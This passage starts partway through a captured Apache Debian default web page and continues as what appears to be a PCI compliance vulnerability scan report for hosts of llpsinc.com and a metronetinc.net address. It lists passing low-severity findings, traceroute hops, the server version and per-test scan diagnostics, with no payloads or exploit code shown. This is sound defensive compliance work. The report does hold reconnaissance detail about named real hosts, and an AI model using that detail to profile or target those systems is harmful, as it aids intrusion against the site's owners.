margin: 3px 3px 3px 3px;

background-color: #FFFFFF;

text-align: left;
}

div.table_of_contents_item {
clear: left;

width: 100%;

margin: 4px 0px 0px 0px;

background-color: #FFFFFF;

color: #000000;
text-align: left;
}

```
div.table_of_contents_item a {  
margin: 6px 0px 0px 6px;  
}
```

```
div.content_section {  
margin: 3px 3px 3px 3px;
```

```
background-color: #FFFFFF;
```

```
text-align: left;  
}
```

```
div.content_section_text {  
padding: 4px 8px 4px 8px;
```

```
color: #000000;  
font-size: 100%;  
}
```

```
div.content_section_text pre {  
margin: 8px 0px 8px 0px;  
padding: 8px 8px 8px 8px;
```

```
border-width: 1px;  
border-style: dotted;  
border-color: #000000;
```

```
background-color: #F5F6F7;
```

```
font-style: italic;  
}
```

```
div.content_section_text p {  
margin-bottom: 6px;  
}
```

```
div.content_section_text ul, div.content_section_text li {  
padding: 4px 8px 4px 16px;  
}
```

```
div.section_header {  
padding: 3px 6px 3px 6px;
```

```
background-color: #8E9CB2;
```

```
color: #FFFFFF;  
font-weight: bold;  
font-size: 112%;  
text-align: center;  
}
```

```
div.section_header_red {  
background-color: #CD214F;  
}
```

```
div.section_header_grey {
```

```
background-color: #9F9386;
}
```

```
.floating_element {
position: relative;
float: left;
}
```

```
div.table_of_contents_item a,
div.content_section_text a {
text-decoration: none;
font-weight: bold;
}
```

```
div.table_of_contents_item a:link,
div.table_of_contents_item a:visited,
div.table_of_contents_item a:active {
color: #000000;
}
```

```
div.table_of_contents_item a:hover {
background-color: #000000;
```

```
color: #FFFFFF;
}
```

```
div.content_section_text a:link,
div.content_section_text a:visited,
div.content_section_text a:active {
background-color: #DCDFE6;
```

```
color: #000000;
}
```

```
div.content_section_text a:hover {
background-color: #000000;
```

```
color: #DCDFE6;
}
```

```
div.validator {
}
```

```
</style>
```

```
</head>
```

```
<body>
```

```
<div class="main_page">
```

```
<div class="page_header floating_element">
```

```

```

```
<span class="floating_element">
```

```
Apache2 Debian Default Page
```

```
</span>
```

```
</div>
```

```
<!-- <div class="table_of_contents floating_element">
```

```
<div class="section_header section_header_grey">
```

```
TABLE OF CONTENTS
```

```
</div>
```

```
<div class="table_of_contents_item floating_element">
<a href="#about">About</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#changes">Changes</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#scope">Scope</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#files">Config files</a>
</div>
</div>
-->
<div class="content_section floating_element">
```

```
<div class="section_header section_header_red">
<div id="about"></div>
It works!
</div>
<div class="content_section_text">
<p>
This is the default welcome page used to test the correct
operation of the Apache2 server after installation on Debian systems.
If you can read this page, it means that the Apache HTTP server installed at
this site is working properly. You should <b>replace this file</b> (located at
<tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
</p>
```

```
<p>
If you are a normal user of this web site and don&apos;t know what this page is
about, this probably means that the site is currently unavailable due to
maintenance.
If the problem persists, please contact the site&apos;s administrator.
</p>
```

```
</div>
<div class="section_header">
<div id="changes"></div>
Configuration Overview
</div>
<div class="content_section_text">
<p>
Debian&apos;s Apache2 default configuration is different from the
upstream default configuration, and split into several files optimized for
interaction with Debian tools. The configuration system is
<b>fully documented in
/usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full
documentation. Documentation for the web server itself can be
found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>
package was installed on this server.
</p>
<p>
```

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

</p>

<pre>

/etc/apache2/

|-- apache2.conf

| `-- ports.conf

|-- mods-enabled

| |-- *.load

| `-- *.conf

|-- conf-enabled

| `-- *.conf

|-- sites-enabled

| `-- *.conf

</pre>

<tt>apache2.conf</tt> is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

<tt>ports.conf</tt> is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Configuration files in the <tt>mods-enabled/</tt>, <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers

<tt>

a2enmod,

a2dismod,

</tt>

<tt>

a2ensite,

a2dissite,

</tt>

and

<tt>

a2enconf,

a2disconf

</tt>. See their respective man pages for detailed information.

The binary is called apache2. Due to the use of

environment variables, in the default configuration, apache2 needs to be started/stopped with `<tt>/etc/init.d/apache2</tt>` or `<tt>apache2ctl</tt>`.
Calling `<tt>/usr/bin/apache2</tt>` directly will not work with the default configuration.

</div>

<div class="section_header">
<div id="docroot"></div>
Document Roots
</div>

<div class="content_section_text">
<p>
By default, Debian does not allow access through the web browser to
any file apart of those located in `<tt>/var/www</tt>`,
public_html
directories (when enabled) and `<tt>/usr/share</tt>` (for web
applications). If your site is using a web document root
located elsewhere (such as in `<tt>/srv</tt>`) you may need to whitelist your
document root directory in `<tt>/etc/apache2/apache2.conf</tt>`.
</p>
<p>
The default Debian document root is `<tt>/var/www/html</tt>`. You
can make your own virtual hosts under `/var/www`. This is different
to previous releases which provides better security out of the box.
</p>
</div>

<div class="section_header">
<div id="bugs"></div>
Reporting Problems
</div>
<div class="content_section_text">
<p>
Please use the `<tt>reportbug</tt>` tool to report bugs in the
Apache2 package with Debian. However, check <a
href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerged=0"
rel="nofollow">existing bug reports before reporting a new bug.
</p>
<p>
Please report bugs specific to modules (such as PHP and others)
to respective packages, not to the web server itself.
</p>
</div>

</div>
</div>
<div class="validator">
</div>
</body>
</html>

External Form Actions Discovered

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150014
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2008-09-04 16:53:42.0

THREAT:
The external form actions discovered by the Web application scanning engine are provided in the Results section. These links were present within HTML forms on the target Web application, but were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of forms: 10
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ko/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/pt-br/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/tr/index.html> submits to <https://www.google.com/search>
Form on page <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/zh-cn/index.html> submits to <https://www.google.com/search>

Traceroute

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2003-05-09 18:28:51.0

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Hops IP Round Trip Time Probe
Port
1 139.87.10.2 0.12ms ICMP
2 4.15.10.202 0.42ms ICMP
3 4.15.10.201 0.99ms ICMP
4 4.69.219.214 3.77ms ICMP
5 62.115.176.122 1.76ms ICMP
6 62.115.125.54 23.60ms UDP 80
7 62.115.139.188 33.40ms ICMP
8 62.115.136.102 44.14ms UDP 80
9 62.115.137.141 51.48ms ICMP
10 62.115.137.164 51.32ms ICMP
11 62.115.137.161 51.94ms ICMP
12 213.248.96.219 51.62ms ICMP
13 *.*.* 0.00ms Other 80
14 *.*.* 0.00ms Other 80
15 217.180.217.98 56.87ms UDP 80
16 217.180.217.98 57.53ms ICMP
17 217.180.217.101 57.65ms TCP 80

Business logic abuse potential due to presence of external domains detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150845
Category: Web Application

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
fonts.googleapis.com

Scan Diagnostics

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page https://payments.llpsinc.com/ fetched. Status code:302, Content-Type:text/html, load time:189 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.

HSTS Analysis no tests enabled.

Collected 11 links overall in 0 hours 0 minutes duration.

Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)

BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 8) + directories:(9 x 3) + paths:(0 x 11) = total (27)

Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 11 inputs)

WS Directory Path manipulation: 9 vulnsigs tests, completed 27 requests, 1 seconds. Completed 27 requests of 27 estimated requests (100%). All tests completed.

WSEnumeration no tests enabled.

Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 2 seconds. Completed 172 requests of 180 estimated requests (95.5556%).

All tests completed.

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,7 form fields - no tests enabled.

Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 2 inputs)

Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 2 seconds. Completed 172 requests of 180 estimated requests (95.5556%).

All tests completed.

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 1 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,0 form fields - no tests enabled.

Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 0 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #3 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 1 inputs)

Batch #3 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 86 requests, 1 seconds. Completed 86 requests of 90 estimated requests (95.5556%). All tests completed.

Batch #3 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 1 inputs)

Batch #3 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 4 requests, 1 seconds. Completed 4 requests of 90 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 1 URI parameters,0 form fields - no tests enabled.

Batch #3 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)

Batch #3 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.

Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)

Batch #4 WebCgiOob: 161 vulnsigs tests, completed 189 requests, 2 seconds. Completed 189 requests of 2222 estimated requests (8.50585%). All tests completed.

XXE tests no tests enabled.

HTTP call manipulation no tests enabled.

SSL Downgrade. no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 9 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 9 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 2 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 324 requests, 4 seconds. Completed 324 requests of 288 estimated requests (112.5%). XSS optimization removed 232 links. All tests completed.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 8 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 1089 requests, 13 seconds. Completed 1089 requests of 1040 estimated requests (104.712%). XSS optimization removed 464 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 8 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 8 estimated requests (112.5%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 8) + directories:(4 x 3) + paths:(11 x 11) = total (133)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 11 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 77 requests, 1 seconds. Completed 77 requests of 133 estimated requests (57.8947%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(4 x 8) + directories:(94 x 3) + paths:(5 x 11) = total (369)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 11 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 310 requests, 6 seconds. Completed 310 requests of 369 estimated requests (84.0108%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 10 minutes (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 3417 requests, 41 seconds. Completed 3417 requests of 18601 estimated requests (18.37%). All tests completed.

Duration of Crawl Time: 7.00 (seconds)

Duration of Test Phase: 76.00 (seconds)

Total Scan Time: 83.00 (seconds)

Total requests made: 6752

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

SSL Session Caching Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38291
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-03-19 22:48:23.0

THREAT:

SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.

This test determines if SSL session caching is enabled on the host.

IMPACT:

SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:

N/A

RESULT:

TLSv1.2 session caching is enabled on the target.

TLSv1.3 session caching is enabled on the target.

Scan Diagnostics

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page <https://1730192-005-static.lnngmiaa.metronetinc.net/> fetched. Status code:302, Content-Type:text/html, load time:185 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 10 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 7) + directories:(9 x 3) + paths:(0 x 10) = total (27)

Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 10 inputs)

WS Directory Path manipulation: 9 vulnsigs tests, completed 27 requests, 1 seconds. Completed 27 requests of 27 estimated requests (100%). All tests completed.

WSEnumeration no tests enabled.

Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 2 seconds. Completed 172 requests of 180 estimated requests (95.5556%). All tests completed.

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,4 form fields - no tests enabled.

Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 2 inputs)

Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 172 requests, 2 seconds. Completed 172 requests of 180 estimated requests (95.5556%). All tests completed.

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 2 inputs)

Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 180 estimated requests (4.44444%). All tests completed.

Blind SQL manipulation - have 2 URI parameters,0 form fields - no tests enabled.

Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)

Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.

Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)

Batch #4 WebCgiOob: 161 vulnsigs tests, completed 180 requests, 2 seconds. Completed 180 requests of 2020 estimated requests (8.91089%). All tests completed.

XXE tests no tests enabled.

HTTP call manipulation no tests enabled.

SSL Downgrade. no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 8 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 8 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 1 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 144 requests, 2 seconds. Completed 144 requests of 126 estimated requests (114.286%). XSS optimization removed 203 links. All tests completed.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 7 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 968 requests, 11 seconds. Completed 968 requests of 910 estimated requests (106.374%). XSS optimization removed 406 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 7 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 7 estimated requests (114.286%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 7) + directories:(4 x 3) + paths:(11 x 10) = total (122)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 10 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 77 requests, 1 seconds. Completed 77 requests of 122 estimated requests (63.1148%). All tests

completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(4 x 7) + directories:(94 x 3) + paths:(5 x 10) = total (360)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 10 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 310 requests, 5 seconds. Completed 310 requests of 360 estimated requests (86.1111%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 10 minutes (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 3257 requests, 40 seconds. Completed 3257 requests of 16910 estimated requests (19.2608%). All tests completed.

Duration of Crawl Time: 6.00 (seconds)

Duration of Test Phase: 68.00 (seconds)

Total Scan Time: 74.00 (seconds)

Total requests made: 6186

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

Secure Sockets Layer (SSL) Certificate Transparency Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 38718

Category: General remote services

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-06-08 21:07:04.0

THREAT:

SSL Certificate Transparency is an industry effort to improve visibility into the process of how certificate authorities issue certificates. It is designed to allow the owners of domain names to find all certificates that have been issued for their domains, and which certificate authorities have issued them. This is done by requiring certificate authorities to publish all issued certificates in public logs. TLS servers can then provide cryptographic evidence to TLS clients that the server certificate has been registered in public logs, thus providing some degree of confidence that the certificate is legitimate. Such cryptographic evidence is referred to as an "SCT Log Proof".

The information below lists all validated SCT Log Proofs for server certificates along with information about the public log, where available.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Source Validated Name URL ID Time

Certificate #0 CN=crm.llpsinc.com

Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT

Certificate no (unknown) (unknown) cf1156eed52e7caff3875bd9692e9be91a71674ab017ecac01d25b77cecc3b08 Thu 01 Jan 1970 12:00:00 AM

GMT

Certificate #0 CN=crm.llpsinc.com

Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT

Certificate no (unknown) (unknown) cf1156eed52e7caff3875bd9692e9be91a71674ab017ecac01d25b77cecc3b08 Thu 01 Jan 1970 12:00:00 AM

GMT

Links Rejected By Crawl Scope or Exclusion List

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150020

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1739819117.css

https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

Internet Service Provider

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45005

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2013-09-27 19:31:33.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).
This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may aid in launching further attacks against it.

SOLUTION:
N/A

RESULT:
The ISP network handle is: ARELION
ISP Network description:
Arelion Sweden AB

Degree of Randomness of TCP Initial Sequence Numbers

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 82045

Category: TCP/IP

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2004-11-19 21:53:59.0

THREAT:

TCP Initial Sequence Numbers (ISNs) obtained in the SYNACK replies from the host are analyzed to determine how random they are. The average change between subsequent ISNs and the standard deviation from the average are displayed in the RESULT section. Also included is the degree of difficulty for exploitation of the TCP ISN generation scheme used by the host.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Average change between subsequent TCP initial sequence numbers is 888557280 with a standard deviation of 627834105. These TCP initial sequence numbers were triggered by TCP SYN probes sent to the host at an average rate of 1/(4872 microseconds). The degree of difficulty to exploit the TCP initial sequence number generation scheme is: hard.

Web Server Version

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

Maximum Number of Links Reached During Crawl

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150026
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:46.0

THREAT:
The maximum number of links specified for this scan has been reached. The links crawled to reach this threshold can include requests made via HTML form submissions and links requested in anonymous and authenticated states. Consequently, the list of links crawled (QID 150009) may reflect a lower number than the combination of links and forms requested during the crawl.

IMPACT:
Some links that lead to different areas of the site's functionality may have been missed.

SOLUTION:
Increase the maximum number of links in order to ensure broader coverage of the Web application. It is important to note that increasing the number of links crawled can dramatically increase the time required to test the Web application.

RESULT:
Maximum request count reached: 300

Scan Activity per Port

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45426
